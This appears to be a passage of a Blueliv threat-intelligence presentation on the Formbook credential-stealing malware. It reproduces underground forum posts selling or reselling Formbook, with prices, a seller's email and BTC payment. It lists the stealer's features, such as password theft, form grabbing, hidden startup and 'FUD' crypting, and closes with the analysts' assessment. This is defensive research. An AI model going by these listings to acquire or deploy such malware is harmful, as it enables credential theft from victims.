- After the sales stops - Some users are scammed by ng-Coder impostors
- Usually they are contacted by a false NG-coder user via skype

11-24-2017, 12:40 PM (This post was last modified: 11-24-2017, 12:45 PM by ng-Coder.)

beebee22 Wrote: »

Bro can you please reply me on your skype Ng.Coder my ID is Prince.charmingz

beebee22 Wrote: »

i just paid Ng.Coder on skype for FB and he blocked me, why do they keep doing this?

**A impersonator added you and you didn't confirm through HF PM, please note this is all your fault.**



# Selling Formbook

---

- Formbook sold in markets
- Other sellers claims to have Formbook Cracked version in other forums
- Other user resells his subscriptions with ng-Coder approval

10-02-2018, 08:38 AM (This post was last modified: 10-02-2018, 08:39 AM by Transporter007.) #331

Purchased from NITRO SOFTWARES

They are legit and delivered within time! 🎉



Transporter007

**Transporter007** •  
User level: ★★★★  
User level: ★★★★  
  
Posts: 1,087  
Threads: 97  
B Rating: 0 0 0  
Popularity: 139  
bytes: 650.95  
Game XP: 0



# Selling Formbook

The screenshot shows the product page for Formbook Formgrabber on the HackTools.net website. The page features a large image of the software's box, with the text "FORMBOOK FORMGRABBER" and "The Best On The Market". A "ORDER NOW" button is visible. Below this, the "About Formgrabber" section highlights "USER INTERACTION", "CODE", "CHAT", "MESSAGE BOX", "GRABBER", and "FULLY CUSTOMIZABLE" features, each accompanied by a small icon. The overall design is dark-themed.

The screenshot shows the product page for FormBook Formgrabber v0.3.2 Botnet. It features a table of "Keystrokes" with columns for ID, OS Type, User, Date, Country, and IP Address. Below the table, a section titled "FormBook Formgrabber v0.3.2 Botnet" lists various features: "Injection & Compression", "USB & Binder", "Startup & Persistence", "Multiple Features & Options", "Cross Architecture", and "Private Stash & Extras". A "PURCHASE" button is present. The page also includes a "375€ Lifetime" offer and a "All Features Included" section. The footer contains the HackTools logo and payment method icons.



# Selling Formbook

## FormBook Cracked ( Setup Service )

Discussion in 'Botnet | RATS | Keloggers | Stealers & Others' started by BlackShot, May 3, 2018.

Rate This Thread:

★★★★★  
1 vote Page 1 of 2 [1](#) [2](#) [Next >](#) [Go to First Unread](#)

[Watch Thread](#)



**BlackShot** Well-Known Member

[Start a Conversation](#)

Messages: 83

Likes Received: 126

this botnet is advance Internet activity logging software coded in ASM/C which means it doesn't require any dependency.  
It also a great application to take full control of your business.

### Features

- Stable
- Coded in ASM/C (x86 & x64)
- Full PE-Injection
- Unicode Support
- Hidden Startup
- Ring3 Kit
- Encrypted Communication
- Works on all versions of Windows
- Bypasses anti keylogger and all key scramblers
- Full Access
- Browser Password Recovery (Microsoft Edge, Firefox, Chrome, Opera, IE, Safari, Tor Browser & 38 other browsers)
- File Manager
- Secure PHP Panel, Free updates, Small stub (130kb/RAW & 85kb Compressed), Download & Execute,
- Browser Formgrabber (HTTP-HTTPS-SPDY-HTTP/2, Keystroke, Clipboard),
- Password recovery (Outlook, Thunder Bird, Skype, Pidgin, ICQ, Filezilla & 38 other softwares)

Results in the panel are just tests for you to see how it reports.

I setup this for you for \$100

1month Hosted. and Fud crypted.

Payment via BTC only or PM.

Contact me only when ready to buy.

email: [blacksh0txyz@gmail.com](mailto:blacksh0txyz@gmail.com) ( I respond swiftly. )

BlackShot, May 3, 2018

#1

[Report](#)

Like + Quote Reply



# Selling Formbook

---

09-17-2018, 05:19 PM (This post was last modified: 09-17-2018, 05:20 PM by **Lextian**.) #324

Guys i would like to post this here, i have 3 panels of formbook + 3bins and they are all pro version. each bin cost me \$450 for the pro version and am looking to sell just 1 of my bin/panel.

It comes with my domain reg for 1yr, and monthly hosting, and am letting this go at \$400, now before you ask me why am selling this, the only reason is because i need money to invest in renting a rig and traffic for bots.

Also i have authorization from ng.coder directly to sell 1 of my panel+bin and here is the proof: <https://imgur.com/a/S9nsWjO>

If anyone is interested, shoot me a PM and lets deal, also to other potential buyers:

Form Book is off the market and not being sold at the moment so stop getting scammed, ng.coder will post on this thread if and when sales are back.

---



Posts:	635
Threads:	6
B Rating:	3 0 0
Popularity:	96
Bytes:	685.75
Game XP:	0



# In brief....



## In brief...

---

Overall Formbook appears to be coded by an experienced programmer.

- Clean code
- Well thought execution flow
- Extensive support for many applications

Uses previously known techniques, but most of those are pretty uncommon.

- Author has done his research



## In brief...

---

On the other hand...

- It makes use of weak encryption mechanisms
- For communications specially, use of weak keys
- Not packed by default

The malware is still being maintained, but sales have stopped, meaning that the subscriptions it currently has generate enough revenue

**Blueliv.** Threat Exchange Network

**LET'S UNITE IN THE  
FIGHT AGAINST CYBER-CRIME!**

Help the Community | Get Recognition | Publish IOCs



# Q&A

**Victor Acin**

**victor.acin[at]blueliv[dot]com**

**Borja Rodriguez**

**borja.rodriguez[at]blueliv[dot]com**

**April 2019**